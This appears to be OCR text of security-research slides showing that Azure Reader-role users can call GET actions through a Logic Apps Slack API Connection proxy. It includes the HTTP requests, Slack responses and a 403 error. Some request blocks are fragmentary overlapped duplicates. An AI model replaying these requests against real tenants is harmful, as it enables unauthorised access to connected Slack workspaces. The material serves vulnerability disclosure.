GET /subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/logic-
app-tests/providers/Microsoft.Web/connections/slack/extensions/proxy/
conversations.list HTTP/2
Host: management.azure.com
Authorization: Bearer <Token>
```



```
GET /subscriptions/8e3                                    465e/resourceGroups/logic-
app-tests/providers/Mi                                    /extensions/proxy/
conversations.list HTT
Host: management.azure
Authorization: Bearer
```

```
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 18329

"ok": true,
"channels": [
    {
        "id": "C08B8RB5D39",
        "name": "social",
        "is_channel": true,
        "is_group": false,
        "is_im": false,
        "is_mpim": false,
        "is_private": false,
        "created": 1738674777,
        "is_archived": false,
        "is_general": false,
        "unlinked": 0,
        "name_normalized": "social",
        "is_shared": false,
        "is_org_shared": false,
        "is_pending_ext_shared": false,
        "pending_shared": [],
        "context_team_id": "T08BPBEC890",
        "updated": 1738674779593,
        "parent_conversation": null,
```

```
GET /subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/logic-
app-tests/providers/Microsoft.Web/connections/slack/extensions/proxy/
dnd.setSnooze?num_minutes=5 HTTP/2
Host: management.azure.com
Authorization: Bearer <Token>
```

```
GET /subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/logic-
app-tests/providers/Microsoft.Web/connections/slack/extensions/proxy/
dnd.setSnooze?nu
Host: managemen
Authorization: B
```


```
HTTP/2 200 OK
Content-Type: application/json
Content-Length: 30

{
    "snooze_enabled": true
}
```

```
POST /subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/resourceGroups/logic-app-tests/providers/Microsoft.Web/connections/slack/extensions/proxy/conversations.join?channel=1234 HTTP/2
Host: management.azure.com
Authorization: Bearer <Token>
```

```
POST /su  TP/2 403 Forbidden                                    logic-
app-tes   Content-Type: application/json
convers   Content-Length: 451
Host: m
Authori   {
             "error": {
                "code":"AuthorizationFailed",
                 "message":"The client 'haakon_test@binsec.cloud' with object id
'470085e1-d51a-40bb-ade4-de7f0f0c0a4e' does not have authorization to perform
action 'Microsoft.Web/locations/managedApis/action' over scope '/
subscriptions/8e3ce52f-d45b-4347-8705-65892507465e/providers/Microsoft.Web/
locations/norwayeast/managedApis/slack' or the scope is invalid. If access was
recently granted, please refresh your credentials."
             }
          }
```


ANY GET Request action on an API Connection can be called by Readers

API Connection Architecture




https://learn.microsoft.com/en-us/connectors/connector-architecture

API Connection Architecture




https://learn.microsoft.com/en-us/connectors/connector-architecture

API Connection Architecture




https://learn.microsoft.com/en-us/connectors/connector-architecture

API Connection Architecture



https://learn.microsoft.com/en-us/connectors/connector-architecture

API Connection Architecture




https://learn.microsoft.com/en-us/connectors/connector-architecture

